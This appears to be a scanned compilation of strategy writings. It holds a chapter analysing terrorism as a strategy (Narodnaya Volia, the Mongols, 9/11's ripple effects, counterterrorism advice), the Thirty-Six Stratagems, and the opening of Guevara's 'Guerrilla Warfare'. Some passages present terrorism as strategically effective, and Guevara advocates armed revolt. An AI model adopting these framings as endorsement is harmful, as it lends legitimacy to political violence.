> *Six at the top means: Shock brings ruin and terrified gazing around. Going ahead brings misfortune. If it has not yet touched one's own body But has reached one's neighbor first, There is no blame. One's comrades have something to talk about. When inner shock is at its height, it robs a man of reflection and clarity of vision. In such a state of shock it is of course impossible to act with presence of mind. Then the right thing is to keep still until composure and clarity are restored. But this a man can do only when he himself is not yet infected by the agitation, although its disastrous effects are already visible in those around him. If he withdraws from the affair in time, he remains free of mistakes and injury. But his comrades, who no longer heed any warning, will in their excitement certainly be displeased with him. However, he must not take this into account.*
>
> *THE I CHING*, CHINA, CIRCA EIGHTH CENTURY B.C.

In essence, this is terror: an intense, overpowering fear that we cannot manage or get rid of in the normal way. There is too much uncertainty, too many bad things that can happen to us.

During World War II, when the Germans bombed London, psychologists noted that when the bombing was frequent and somewhat regular, the people of the city became numb to it; they grew accustomed to the noise, discomfort, and carnage. But when the bombing was irregular and sporadic, fear became terror. It was much harder to deal with the uncertainty of when the next one would land.

It is a law of war and strategy that in the search for an advantage, anything will be tried and tested. And so it is that groups and individuals, seeing the immense power that terror can have over humans, have found a way to use terror as a strategy. People are crafty, resourceful, and adaptable creatures. The way to paralyze their will and destroy their capacity to think straight is to consciously create uncertainty, confusion, and an unmanageable fear.

Such strategic terror can take the form of exemplary acts of destruction. The masters of this art were the Mongols. They would level a few cities here and there, in as horrible a manner as possible. The terrifying legend of the Mongol Horde spread quickly. At its very approach to a city, panic would ensue as the inhabitants could only imagine the worst. More often than not, the city would surrender without a fight--the Mongols' goal all along. A relatively small army far from home, they could not afford long sieges or protracted wars.

This strategic terror can also be used for political purposes, to hold a group or nation together. In 1792 the French Revolution was spinning out of control. Foreign armies were on the verge of invading France; the country was hopelessly factionalized. The radicals, led by Robespierre, confronted this threat by initiating a war against the moderates, the Reign of Terror. Accused of counterrevolution, thousands were sent to the guillotine. No one knew who would be next. Although the radicals were relatively small in number, by creating such uncertainty and fear they were able to paralyze their opponents' will. Paradoxically, the Reign of Terror--which gives us the first recorded instance of the use of the words "terrorism" and "terrorist"--produced a degree of stability.

Although terror as a strategy can be employed by large armies and indeed whole states, it is most effectively practiced by those small in number. The reason is simple: the use of terror usually requires a willingness to kill innocent civilians in the name of a greater good and for a strategic purpose. For centuries, with a few notable exceptions such as the Mongols, military leaders were unwilling to go so far. Meanwhile a state that inflicted mass terror on its own populace would unleash demons and create a chaos it might find hard to control. But small groups have no such problems. Being so few in number, they cannot hope to wage a conventional war or even a guerrilla campaign. Terror is their strategy of last resort. Taking on a much larger enemy, they are often desperate, and they have a cause

to which they are utterly committed. Ethical considerations pale in comparison. And creating chaos is part of their strategy.

Terrorism was limited for many centuries by its tools: the sword, the knife, the gun, all agents of individual killing. Then, in the nineteenth century, a single campaign produced a radical innovation, giving birth to terrorism as we know it today.

In the late 1870s, a group of Russian radicals, mostly from the intelligentsia, had been agitating for a peasant-led revolution. Eventually they realized that their cause was hopeless: the peasants were unprepared to take this kind of action, and, more important, the czarist regime and its repressive forces were far too powerful. Czar Alexander II had recently initiated what became known as the White Terror, a brutal crackdown on any form of dissidence. It was almost impossible for the radicals to operate in the open, let alone spread their influence. Yet if they did nothing, the czar's strength would only grow.

And so from among these radicals, a group emerged bent on waging a terrorist war. They called themselves Narodnaya Volia, or "People's Will." To keep their organization clandestine, they kept it small. They dressed inconspicuously, melting into the crowd. And they began to make bombs. Once they had assassinated a number of government ministers, the czar became a virtual prisoner in his palace. Deranged with the desire to hunt the terrorists down, he directed all of his energies toward this goal, with the result that much of his administration became dysfunctional.

> *The basis of Mongol warfare was unadulterated terror. Massacre, rapine and torture were the price of defeat, whether enforced or negotiated.... The whole apparatus of terror was remorselessly applied to sap the victim's will to resist, and in practical terms this policy of "frightfulness" certainly paid short-term dividends. Whole armies were known to dissolve into fear-ridden fragments at the news of the approach of the* toumans .... *Many enemies were paralysed...before a* [*Mongol*] *army crossed their frontiers.*
>
> *THE ART OF WARFARE ON LAND*, DAVID CHANDLER, 1974

In 1880 the radicals were able to explode a bomb in the Winter Palace, the czar's residence in St. Petersburg. Then, finally, the following year another bomb killed Alexander himself. The government naturally responded with repression still harsher than the policy already in place, erecting a virtual police state. In spite of this, in 1888, Alexander Ulianov--the brother of Vladimir Lenin and a member of Narodnaya Volia--nearly succeeded in killing Alexander's successor, Czar Alexander III.

The capture and execution of Ulianov brought the activities of Narodnaya Volia to a close, but the group had already begun to inspire a wave of terrorist strikes internationally, including the anarchist assassinations of the American presidents James A. Garfield in 1881 and William McKinley in 1901. And with Narodnaya all the elements of modern terrorism are in place. The group thought bombs better than guns, being more dramatic and more frightening. They believed that if they killed enough ministers of the government, extending upward to the czar himself, the regime would either collapse or go to extremes to try to defend itself. That repressive reaction, though, would in the long run play into the radicals' hands, fomenting a discontent that would eventually spark a revolution. Meanwhile the bombing campaign would win the group coverage in the press, indirectly publicizing their cause to sympathizers around the world. They called this "the propaganda of the deed."

> *"This is what you should try for. An attempt upon a crowned head or on a president is sensational enough in a way, but not so much as it used to be. It has entered into a general conception of the existence of all chiefs of state. It's almost conventional--especially since so many presidents have*

been assassinated. Now let us take an outrage upon--say a church. Horrible enough at first sight, no doubt, and yet not so effective as a person of an ordinary mind might think. No matter how revolutionary and anarchist in inception, there would be fools enough to give such an outrage the character of a religious manifestation. And that would detract from the especial alarming significance we wish to give to the act. A murderous attempt on a restaurant or a theatre would suffer in the same way from the suggestion of non-political passion; the exasperation of a hungry man, an act of social revenge. All this is used up; it is no longer instructive as an object lesson in revolutionary anarchism. Every newspaper has ready-made phrases to explain such manifestations away. I am about to give you the philosophy of bomb throwing from my point of view; from the point of view you pretend to have been serving for the last eleven years. I will try not to talk above your head. The sensibilities of the class you are attacking are soon blunted. Property seems to them an indestructible thing. You can't count upon their emotions either of pity or fear for very long. A bomb outrage to have any influence on public opinion now must go beyond the intention of vengeance or terrorism. It must be purely destructive. It must be that, and only that, beyond the faintest suspicion of any other object. You anarchists should make it clear that you are perfectly determined to make a clean sweep of the whole social creation.....What is one to say to an act of destructive ferocity so absurd as to be incomprehensible, inexplicable, almost unthinkable, in fact, mad? Madness alone is truly terrifying, inasmuch as you cannot placate it either by threats, persuasion, or bribes. Moreover, I am a civilized man. I would never dream of directing you to organize a mere butchery even if I expected the best results from it. But I wouldn't expect from a butchery the results I want. Murder is always with us. It is almost an institution. The demonstration must be against learning--science. But not every science will do. The attack must have all the shocking senselessness of gratuitous blasphemy...."

THE SECRET AGENT, JOSEPH CONRAD, 1857-1924

Narodnaya Volia aimed principally at the government but was willing to kill civilians in the process. The fall of the czarist government was worth a few lives lost, and in the end the bombs were less deadly than their alternative, which was civil war. At the very least, Narodnaya Volia would show the Russian people that the government was not the untouchable monolithic power that it made itself seem; it was vulnerable. The group's members understood that the regime was quite likely to be able to liquidate them in time, but they were willing to die for their cause.

Narodnaya Volia saw that it could use one relatively small event--a bomb blast--to set off a chain reaction: fear in the administration would produce harsh repression, which would win the group publicity and sympathy and heighten the government's unpopularity, which would lead to more radicalism, which would lead to more repression, and so on until the whole cycle collapsed in turmoil. Narodnaya Volia was weak and small, yet simple but dramatic acts of violence could give it a disproportionate power to sow chaos and uncertainty, creating the appearance of strength among police and public. In fact, its smallness and inconspicuousness gave it a tremendous edge: at enormous expense, a cumbersome force of thousands of police would have to search out a tiny, clandestine band that had the advantages of mobility, surprise, and relative invisibility. Besides giving the terrorists the chance to present themselves as heroic underdogs, the asymmetry of forces made them almost impossible to fight.

This asymmetry brings war to its ultimate extreme: the smallest number of people waging war against an enormous power, leveraging their smallness and desperation into a potent weapon. The dilemma that all terrorism presents, and the reason it attracts so many and is so potent, is that terrorists have a great deal less to lose than the armies arrayed against them, and a great deal to gain

through terror.

It is often argued that terrorist groups like Narodnaya Volia are doomed to failure: inviting severe repression, they play into the hands of the authorities, who can effectively claim carte blanche to fight this threat--and in the end they bring about no real change. But this argument misses the point and misreads terrorism. Narodnaya Volia awakened millions of Russians to its cause, and its techniques were copied around the world. It also profoundly unbalanced the czarist regime, which responded irrationally and heavy-handedly, devoting resources to repression that could have been better applied to reforms that might have prolonged its stay in power. The repression also incubated a much more potent revolutionary group, the burgeoning communist movement.

In essence, terrorists kick a rock in order to start an avalanche. If no landslide follows, little is lost, except perhaps their own lives, which they are willing to sacrifice in their devotion to their cause. If mayhem and chaos ensue, though, they have great power to influence events. Terrorists are often reacting against an extremely static situation in which change by any route is blocked. In their desperation they can often break up the status quo.

It is a mistake to judge war by the rubric of victory or defeat: both states have shades and gradations. Few victories in history are total or bring about lasting peace; few defeats lead to permanent destruction. The ability to effect some kind of change, to attain a limited goal, is what makes terrorism so alluring, particularly to those who are otherwise powerless.

For instance, terrorism can be used quite effectively for the limited goal of gaining publicity for a cause. Once this is achieved, a public presence is established that can be translated into political power. When Palestinian terrorists hijacked an El Al plane in 1968, they captured the attention of the mass media all over the world. In the years to come, they would stage-manage other terrorist acts that played well on television, including the infamous attack on the 1972 Munich Olympics. Although such acts made them hated by most in non-Arab countries, they were willing to live with that--the publicity for their cause, and the power that came from it, was all they were after. As the writer Brian Jenkins notes, "Insurgents fought in Angola, Mozambique, and Portuguese Guinea for fourteen years using the standard tactics of rural guerrilla warfare. The world hardly noticed their struggle, while an approximately equal number of Palestinian commandos employing terrorist tactics have in a few years become a primary concern to the world."

In a world dominated by appearances, in which value is determined by public presence, terrorism can offer a spectacular shortcut to publicity--and terrorists accordingly tailor their violence to the media, particularly television. They make it too gruesome, too compelling, to ignore. Reporters and pundits can profess to be shocked and disgusted, but they are helpless: it is their job to spread the news, yet in essence they are spreading the virus that can only aid the terrorists by giving them such presence. The effect does not go unnoticed among the small and powerless, making the use of terrorism perversely appealing to a new generation.

Yet for all its strengths, terrorism also has limitations that have proved the death of many a violent campaign, and those opposing it must know and exploit this. The strategy's main weakness is the terrorists' lack of ties to the public or to a real political base. Often isolated, living in hiding, they are prone to lose contact with reality, overestimating their own power and overplaying their hand. Although their use of violence must be strategic to succeed, their alienation from the public makes it hard for them to maintain a sense of balance. The members of Narodnaya Volia had a somewhat developed understanding of the Russian serfs, but more recent terrorist groups, such as the Weathermen in the United States and the Red Brigades in Italy, have been so divorced from the public as to verge on the delusional. Accentuating the terrorists' isolation and denying them a political base should be part of any effective counterstrategy against them.

When Odawara Castle fell to the attackers in the Meio period (the end of the fifteenth century), Akiko, who had been a maid in the service of Mori Fujiyori, the lord of the castle, escaped with a cat which had been her pet for years, and then the cat became a wild supernatural monster which terrorized the people, finally even preying on infants in the village. The local officials joined with the people in attempts to catch it, but with its strange powers of appearing and disappearing, the swordsmen and archers could find nothing to attack, and men and women went in dread day and night. Then in December of the second year of Eisho (1505), priest Yakkoku went up on to the dais at Hokokuji and drew the picture of a cat, which he displayed to the congregation with the words: "As I have drawn it, so I kill it with Katzu!, that the fears may be removed from the hearts of the people." He gave the shout, and tore to pieces the picture of the cat. On that day a woodcutter in the valley near the Takuma villa heard a terrible screech; he guided a company of archers to the upper part of the valley, where they found the body of the cat-monster, as big as a bear-cub, dead on a rock. The people agreed that this had been the result of the master's Katzu!

Terrorism is usually born out of feelings of weakness and despair, combined with a conviction that the cause one stands for, whether public or personal, is worth both the inflicting and the suffering of any kind of damage. A world in which the faces of power are often large and apparently invulnerable only makes the strategy more appealing. In this sense terrorism can become a kind of style, a mode of behavior that filters down into society itself.

In the 1920s and '30s, the French psychoanalyst Jacques Lacan butted heads with the extremely conservative medical societies that dominated almost all aspects of psychoanalytic practice. Realizing the futility of taking on these authorities in a conventional way, Lacan developed a style that can fairly be described as terroristic. His sessions with his patients, for example, were often cut short before the usual fifty minutes were up; they could last any period of time that he saw fit and were sometimes as brief as ten minutes. This deliberate provocation to the medical establishment caused a great deal of scandal, setting off a chain reaction that shook the psychoanalytic community for years. (These sessions were also quite terrorizing for the patients, who could never be sure when Lacan would end them and so were forced to concentrate and make every moment count--all of which had great therapeutic value, according to Lacan.) Having gained much publicity this way, Lacan kept stirring the pot with new provocative acts, culminating in the creation of his own rival school and professional society. His books are written in a style to match this strategy: violent and arcane. It was as if he occasionally liked to throw little bombs into the world, thriving on the terror and attention they got him.

People who feel weak and powerless are often tempted into outbursts of anger or irrational behavior, which keeps those around them in suspense as to when the next attack will come. These fits of temper, like other, more serious kinds of terror, can have a chilling effect on their targets, sapping the will to resist; when the simplest dealings with these people are potentially so unpleasant, why fight? Why not just give in? A violent temper or outlandish act, volcanic and startling, can also create the illusion of power, disguising actual weaknesses and insecurities. And an emotional or out-of-control response to it just plays into the other person's hands, creating the kind of chaos and attention he or she thrives on. If you have to deal with a terroristic spouse or boss, it is best to fight back in a determined but dispassionate manner--the response such types least expect.

Although organized terrorism has evolved and technology has increased its capacity for violence, its essential makeup does not seem to have changed--the elements developed by Narodnaya Volia are still in effect. Yet the question many ask today is whether a new, more virulent kind of terrorism may be developing, one far surpassing the classical version. If terrorists could get hold of more potent armaments, for example--nuclear or biological weapons, say--and had the stomach to use them, their

kind of war and the power it may bring them would make a qualitative leap into a new, apocalyptic form. But perhaps a new form of terrorism has already emerged that does not need the threat of dirty weapons to create a more devastating result.

On September 11, 2001, a handful of terrorists linked to the Islamic Al Qaeda movement produced the single deadliest terrorist action to date, in their attacks on the World Trade Center in New York City and the Pentagon outside Washington, D.C. The attack had many of the earmarks of classical terrorism: a small group, with extremely limited means, using the technology of the United States at their disposal, was able to strike with maximum effect. Here was the familiar asymmetry of forces in which smallness becomes an asset, being inconspicuous within the larger population and accordingly quite difficult to detect. The terror of the event itself set in motion a paniclike reaction from which the United States has still not fully recovered. The drama and symbolism of the Twin Towers themselves, not to mention the Pentagon, created a grotesquely compelling spectacle that gave the terrorists maximum exposure while incisively demonstrating the vulnerability of the United States, often described in recent years as the world's only remaining superpower. There were those around the world who had never imagined that America could be so quickly and seriously harmed but were delighted to find they were wrong.

Many deny that 9/11 was a new form of terrorism. It simply distinguished itself, they say, by the number of its victims; the change was quantitative, not qualitative. And, as in classical terrorism, these analysts continue, Al Qaeda is ultimately doomed to failure: the U.S. counterattack on Afghanistan destroyed their operational base, and they are now the targets of the unbending will of the American government, whose invasion of Iraq was a stage in a grand strategy to rid the region of terrorism in general. But there is another way to look at the attack, keeping in mind the chain reaction that is always the terrorist's goal.

Tests
(1) How can tearing up a picture with a Katzu! destroy a living monster?
(2) That devil-cat is right now rampaging among the people, bewitching and killing them. Kill it quickly with a Katzu! Show the proof!

SAMURAI ZEN: THE WARRIOR KOANS, TREVOR LEGGETT, 1985

When a man has learned within his heart what fear and trembling mean, he is safeguarded against any terror produced by outside influences. Let the thunder roll and spread terror a hundred miles around: he remains so composed and reverent in spirit that the sacrificial rite is not interrupted. This is the spirit that must animate leaders and rulers of men--a profound inner seriousness from which all outer terrors glance off harmlessly.

THE I CHING, CHINA, CIRCA EIGHTH CENTURY B.C.

The full economic impact of 9/11 is hard to measure, but the ripple effect of the attack is by any standard immense and undeniable: substantial increases in security costs, including the funding of new government programs for that purpose; enormous military expenditures on the invasions of two separate nations; a depressive effect on the stock market (always particularly susceptible to the psychology of panic) and a consequent injury to consumer confidence; hits on specific industries, such as travel and tourism; and the reverberating effect of all these on the global economy. The attack also had tremendous political effects--in fact, the American elections of 2002 and 2004 were arguably determined by it. And as the chain reaction has continued to play out, a growing rift has emerged between the United States and its European allies. (Terrorism often implicitly aims to create such

splits in alliances and in public opinion as well, where hawks and doves line up.) September 11 has also had a definite and obvious impact on the American way of life, leading directly to a curtailment of the civil liberties that are the distinguishing mark of our country. Finally--though this is impossible to measure--it has had a depressive and chilling effect on the culture at large.

"It appears to me that this mystery is considered insoluble, for the very reason which should cause it to be regarded as easy of solution--I mean for the outre *character of its features. The police are confounded by the seeming absence of motive--not for the murder itself--but for the atrocity of the murder.... They have fallen into the gross but common error of confounding the unusual with the abstruse. But it is by these deviations from the plane of the ordinary, that reason feels its way, if at all, in its search for the true. In investigations such as we are now pursuing, it should not be so much asked 'what has occurred,' as 'what has occurred that has never occurred before.' In fact, the facility with which I shall arrive, or have arrived, at the solution of this mystery, is in the direct ratio of its apparent insolubility in the eyes of the police."*

AUGUSTE DUPIN IN "THE MURDERS IN THE RUE MORGUE," EDGAR ALLAN POE, 1809-1849

Perhaps the strategists of Al Qaeda neither intended all this nor even imagined it; we will never know. But terrorism is by its nature a throw of the dice, and the terrorist always hopes for the maximum effect. Creating as much chaos, uncertainty, and panic as possible is the whole idea. In this sense the 9/11 attack must be considered a success to such an extent that it does indeed represent a qualitative leap in terrorism's virulence. It may not have been as physically destructive as the explosion of a nuclear or biological weapon could be, but over time its reverberating power has far surpassed that of any terror attack before it. And this power comes from the altered nature of the world. Given the deep interconnections of the new global scene, whether commercial, political, or cultural, a powerful attack at a single point can have a chain-reactive effect that terrorists of earlier years could never have imagined. A system of interconnected markets that thrives on open borders and networks is intensely vulnerable to this intense ripple effect. The kind of panic that once might stir in a crowd or through a city can now spread over the world, fed spectacularly by the media.

To consider the 9/11 attack a failure because it did not achieve Al Qaeda's ultimate goal of pushing the United States out of the Middle East or spurring a pan-Islamic revolution is to misread their strategy and to judge them by the standards of conventional warfare. Terrorists quite often have a large goal, but they know that the chances of reaching it in one blow are fairly negligible. They just do what they can to start off their chain reaction. Their enemy is the status quo, and their success can be measured by the impact of their actions as it plays out over the years.

To combat terrorism--classical or the new version on the horizon--it is always tempting to resort to a military solution, fighting violence with violence, showing the enemy that your will is not broken and that any future attacks on their part will come with a heavy price. The problem here is that terrorists by nature have much less to lose than you do. A counterstrike may hurt them but will not deter them; in fact, it may even embolden them and help them gain recruits. Terrorists are often willing to spend years bringing you down. To hit them with a dramatic counterstrike is only to show your impatience, your need for immediate results, your vulnerability to emotional responses--all signs not of strength but of weakness.

Because of the extreme asymmetry of forces at play in the terrorist strategy, the military solution is often the least effective. Terrorists are vaporous, spread out, linked not physically but by some radical and fanatic idea. As a frustrated Napoleon Bonaparte said when he was struggling to deal with

German nationalist groups resorting to acts of terror against the French, "A sect cannot be destroyed by cannonballs."

> *We can no longer conceive of the idea of a symbolic calculation, as in poker or the potlatch: minimum stake, maximum result. This is exactly what the terrorists have accomplished with their attack on Manhattan, which illustrates rather well the theory of chaos: an initial shock, provoking incalculable consequences.*
>
> *THE SPIRIT OF TERRORISM*, JEAN BAUDRILLARD, 2002

The French writer Raymond Aron defines terrorism as an act of violence whose psychological impact far exceeds its physical one. This psychological impact, however, then translates into something physical--panic, chaos, political division--all of which makes the terrorists seem more powerful than they are in reality. Any effective counterstrategy must take this into consideration. In the aftermath of a terrorist blow, what is most essential is stopping the psychological ripple effect. And the effort here must begin with the leaders of the country or group under attack.

In 1944, near the end of World War II, the city of London was subjected to a fierce campaign of terror from Germany's V-1 and V-2 rockets, an act of desperation that Hitler hoped would spread internal division and paralyze the will of the British public to continue the war. Over six thousand people were killed, many more were injured, and millions of homes were damaged or destroyed. But instead of allowing despondency and worry to set in, Prime Minister Winston Churchill turned the bombing campaign to his advantage as an opportunity to rally and unify the British people. He designed his speeches and policies to calm panic and allay anxiety. Instead of drawing attention to the V-1 attacks, or to the more dreaded V-2s, he emphasized the need to stay resolved. The English would not give Germany the satisfaction of seeing them bow to such terror.

> *In general, the most effective response to unconventional provocation is the least response: do as little as possible and that cunningly adjusted to the arena. Do no harm. Deny one's self, do less rather than more. These are uncongenial to Americans who instead desire to deploy great force, quickly, to achieve a swift and final result. What is needed is a shift in the perception of those responsible in Washington: less can be more, others are not like us, and a neat and tidy world is not worth the cost.*
>
> *DRAGONWARS*, J. BOWYER BELL, 1999

In 1961, when President Charles de Gaulle of France faced a vicious right-wing terror campaign by French forces in Algeria opposed to his plan to grant the colony its independence, he used a similar strategy: he appeared on television to say that the French could not surrender to this campaign, that the costs in lives were relatively small compared to what they had recently suffered in World War II, that the terrorists were few in number, and that to defeat them the French must not succumb to panic but must simply unite. In both these cases, a leader was able to provide a steadying influence, a ballast against the latent hysteria felt by the threatened citizenry and stoked by the media. The threat was real, Churchill and de Gaulle acknowledged; security measures were being taken; but the important thing was to channel public emotions away from fear and into something positive. The leaders turned the attacks into rallying points, using them to unite a fractured public--a crucial issue, for polarization is always a goal of terrorism. Instead of trying to mount a dramatic counterstrike, Churchill and de Gaulle included the public in their strategic thinking and made the citizenry active participants in the battle against these destructive forces.

And it is this uncontrollable chain reaction effect of reversals that is the true power of terrorism. This power is visible in the obvious and less obvious aftereffects of the event--not only in the economic and political recession throughout the system, and the psychological recession that comes out of that, but also in the recession in the value system, in the ideology of liberty, the freedom of movement, etc., which was the pride of the Western world and the source of its power over the rest of the world. It has reached a point where the idea of liberty, one that is relatively recent, is in the process of disappearing from our customs and consciences, and the globalization of liberal values is about to realize itself in its exact opposite form: a globalization of police forces, of total control, of a terror of security measures. This reversal moves towards a maximum of restrictions, resembling those of a fundamentalist society.

THE SPIRIT OF TERRORISM, JEAN BAUDRILLARD, 2002

While working to halt the psychological damage from an attack, the leader must do everything possible to thwart a further strike. Terrorists often work sporadically and with no pattern, partly because unpredictability is frightening, partly because they are often in fact too weak to mount a sustained effort. Time must be taken to patiently uproot the terrorist threat. More valuable than military force here is solid intelligence, infiltration of the enemy ranks (working to find dissidents from within), and slowly and steadily drying up the money and resources on which the terrorist depends.

At the same time, it is important to occupy the moral high ground. As the victim of the attack, you have the advantage here, but you may lose it if you counterattack aggressively. The high ground is not a minor luxury but a critical strategic ploy: world opinion and alliances with other nations will prove crucial in isolating the terrorists and preventing them from sowing division. All this requires the willingness to wage the war over the course of many years, and mostly behind the scenes. Patient resolve and the refusal to overreact will serve as their own deterrents. Show you mean business and make your enemies feel it, not through the blustery front used for political purposes--this is not a sign of strength--but through the cool and calculating strategies you employ to corner them.

In the end, in a world that is intimately interlinked and dependent on open borders, there will never be perfect security. The question is, how much threat are we willing to live with? Those who are strong can deal with a certain acceptable level of insecurity. Feelings of panic and hysteria reveal the degree to which the enemy has triumphed, as does an overly rigid attempt at defense, in which a society and culture at large are made hostage to a handful of men.

Image: The Tidal Wave. Something disturbs the water far out at sea—a tremor, a volcano, a landslide. A wave a few inches high begins to ripple, cresting into a larger wave and then a larger one still, the depth of the water giving it momentum, until it breaks on shore with an unimaginable destructive force.

Authority: There is no fate worse than being continuously under guard, for it means you are always afraid.

--Julius Caesar (100-44 B.C.)

REVERSAL

The reverse of terrorism would be direct and symmetrical war, a return to the very origins of warfare,

to fighting that is up-front and honest, a simple test of strength against strength--essentially an archaic and useless strategy for modern times.

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THE THIRTY-SIX STRATAGEMS

(Classic Chinese war theories, 800-300 BC)

I. Stratagems when in Superior Position




Cross the sea under camouflage

The perception of perfect preparation leads to relapsed vigilance. The sight of common occurrences leads to slackened suspicion. Therefore secret machinations are better concealed in the open than in the dark, and extreme public exposure often contains extreme secrecy.



Besiege Wei to rescue Zhao/Surround one state to save another

It is wiser to launch an attack against the enemy forces when they are dispersed than to fight them when they are concentrated.



Kill with a borrowed knife

Your enemy's situation is clear but your ally's stand is uncertain. At this time, induce your ally to attack your enemy in order to preserve your strength. In dialectic terms, another man's loss is your gain.



Wait at ease for the enemy

To weaken the enemy, it is not necessary to attack him directly. Tire him by carrying out an active defense, and in doing so, his strength will be reduced, and your side will gain the upper hand.



Loot a burning house

When the enemy falls into a severe crisis, exploit his adversity and attack by direct confrontation.



Make a feint to the east while attacking in the west

You spread misleading information about your intentions or make false suggestions, in order to induce the opponent to concentrate his defenses on one front and thereby leave another front vulnerable to attack.

II. Stratagems for Confrontation



Create something out of nothing

Design a counterfeit front to put the enemy off-guard. When the trick works, the front is changes into something real so that the enemy will be thrown into a state of double confusion. In short, deceptive appearances often conceal some forthcoming dangers.



Pretend to advance along one path while secretly getting along by a hidden path

You set up a false front, then penetrate the opponent's territory on other fronts while they are distracted by your false front.



Watch the fire burning from the other side of the river

When a serious conflict breaks out within the enemy alliance, wait quietly for the chaos to build up. Because once its internal conflict intensifies, the alliance will bring destruction upon itself. As for you, observe closely and make preparations for any advantages that may come from it.



Conceal a dagger in a smile

You conceal your hostility by assuming outward friendliness. You ingratiate yourself with enemies, inducing them to trust you. When you have their confidence, you can move against them in secret.



Sacrifice the plum for the peach/Ready to make sacrifice for the ultimate gain

When loss is inevitable, sacrifice the part for the benefit of the whole.



Lead away a goat in passing: picking up something in the sly

Exploit any minor lapses on the enemy side, and seize every advantage to your side. Any negligence of the enemy must be turned into a benefit for you.

III. Stratagems for Attack



Beat the grass to startle the snake

When opponents are reserved and unfathomable, you create some sort of stir to see how they will react.



Raise a corpse from the dead

Don’t use what everyone else is using, but use what others’ aren’t using. This can mean reviving something that has dropped out of use through neglect, or finding uses for things that had hitherto been ignored or considered useless.



Lure the tiger out of the mountain

You don't go into the powerful opponents' territory, but induce them to come out of their stronghold.



Let the enemy off in order to snare him

Press the enemy forces too hard and they will strike back fiercely. Let them go and their morale will sink. Follow then closely, but do not push them too hard. Tire them out and sap their morale; capture them when they are in panic and flee helter-skelter.



Toss out a glazed tile to draw a jade/Cast a brick to attract a gem

Present something of superficial or apparent value to induce another party to produce something of real worth.



To catch rebels, nab their king first

When confronted with a massive opposition, you take aim at its central leadership and focus your resources on capturing the enemy chief.

IV. Stratagems for Confused Situations



Take away the fire from under the cauldron

When confronted with a powerful enemy, do not fight them head-on but try to win by undermining the enemy's resources and morale.



Fish in troubled waters

You use confusion to your advantage, to take what you want. It may specifically mean taking advantage of a general or particular loss of direction in order to gather followers from among the uncommitted or disenfranchised.



The cicada sheds its skin

This means leaving behind false appearances created for strategic purposes. Like the cicada shell, the facade remains intact, but the real action is now elsewhere.



Bolt the door to catch the thief

When dealing with a small and weak enemy, surround and destroy him. If you let him retreat, you will be at a disadvantage in pursuing him.



Befriend a distant state while attacking a neighbor

It is more advantageous to conquer the nearby enemies, because of geographical reasons, than those far away. So ally yourself temporarily with your distant enemies in spite of political differences.



Borrow a route to conquer Guo/Borrow the right of way to attach the neighbor

You secure the temporary use of another party's facilities in order to move against a mutual enemy. After having used these facilities to prevail over the enemy, you then turn and use them against the party from whom you borrowed them.

V. Stratagems for Gaining

 **Replace the beams and pillars with rotten timber**

You try to recruit top talent from among allies, inducing them to join your concern.

 **Point at the mulberry only to curse the locust**

You criticize indirectly, getting your point across without confrontation.

 **Feigning foolishness**

At times, it is better to pretend to be foolish and do nothing than to brag about yourself and act recklessly. Be composed and plot secretly, like thunder clouds hiding themselves during winter only to bolt out when the time is right.

 **Remove the ladder after the ascent**

You maneuver enemies into a point of no return by baiting them with what look like advantages and opportunities.

 **Putting fake blossoms on the tree**

You dazzle and deceive the eyes of opponents by showy displays.

 **Host and guest reversed**

Even though you are a guest, you exercise enough influence on the host so that you are making key decisions to put the host under your control.

VI. Stratagems for Desperate Situations

 **Beauty trap stratagem**

This refers to using the charms of women to influence key figures in an adversary organization. Setting traps to exploit the enemy’s commanders’ indulgence of sensual pleasures in order to weaken their fighting spirit.

 **Empty city stratagem**

In spite of the inferiority of your forces, deliberately make your defensive line defenseless in order to confuse the enemy. The enemy may assume you are setting up an ambush, leading them to flee of their own accord.



Sow discord in the enemy's camp

You compromise insiders of other organizations to get them to work for you.



Inflict injury on oneself to win the enemy's trust

Inflict minor or non-fatal injury on oneself to gain the enemy’s trust. This is a technique particularly for undercover agents: you make yourself look like a victim of your own people, in order to win the sympathy and confidence of enemies.



Interlocking stratagems

When facing a more powerful enemy, you don't oppose by force, and don't concentrate all your resources on only one avenue of strategy; you keep different plans operating simultaneously in an overall scheme.



When retreat is the best option

When overwhelmed, you don't fight; you surrender, compromise, or flee. Surrender is complete defeat, compromise is half defeat, flight is not defeat. As long as you are not defeated, you have another chance to win.

Guerrilla Warfare

By Ernesto "Che" Guevara
Written in 1961

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CHAPTER I: GENERAL PRINCIPLES OF GUERRILLA WARFARE

1. ESSENCE OF GUERRILLA WARFARE

The armed victory of the Cuban people over the Batista dictatorship was not only the triumph of heroism as reported by the newspapers of the world; it also forced a change in the old dogmas concerning the conduct of the popular masses of Latin America. It showed plainly the capacity of the people to free themselves by means of guerrilla warfare from a government that oppresses them.

We consider that the Cuban Revolution contributed three fundamental lessons to the conduct of revolutionary movements in America. They are:

-Popular forces can win a war against the army.

-It is not necessary to wait until all conditions for making revolution exist; the insurrection can create them.

-In underdeveloped America the countryside is the basic area for armed fighting.

Of these three propositions the first two contradict the defeatist attitude

of revolutionaries or pseudo-revolutionaries who remain inactive and take refuge in the pretext that against a professional army nothing can be done, who sit down to wait until in some mechanical way all necessary objective and subjective conditions are given without working to accelerate them. As these problems were formerly a subject of discussion in Cuba, until facts settled the question, they are probably still much discussed in America. Naturally, it is not to be thought that all conditions for revolution are going to be created through the impulse given to them by guerrilla activity. It must always be kept in mind that there is a necessary minimum without which the establishment and consolidation of the first center is not practicable. People must see clearly the futility of maintaining the fight for social goals within the framework of civil debate. When the forces of oppression come to maintain themselves in power against established law; peace is considered already broken.

In these conditions popular discontent expresses itself in more active forms. An attitude of resistance finally crystallizes in an outbreak of fighting, provoked initially by the conduct of the authorities. Where a government has come into power through some form of popular vote, fraudulent or not, and maintains at least an appearance of constitutional legality, the guerrilla outbreak cannot be promoted, since the possibilities of peaceful struggle have not yet been exhausted.

The third proposition is a fundamental of strategy. It ought to be noted by those who maintain dogmatically that the struggle of the masses is centered in city movements, entirely forgetting the immense participation of the country people in the life of all the underdeveloped parts of America. Of course the struggles of the city masses of organized workers should not be underrated; but their real possibilities of engaging in armed struggle must be carefully analyzed where the guarantees which customarily adorn our constitutions are suspended or ignored. In these conditions the illegal workers' movements face enormous dangers. They must function secretly without arms. The situation in the open country is not so difficult. There, in places beyond the reach of the repressive forces, the armed guerrillas can support the inhabitants. We will later make a careful analysis of these three conclusions that stand out in the Cuban revolutionary experience. We emphasize them now at the beginning of this work as our fundamental contribution.

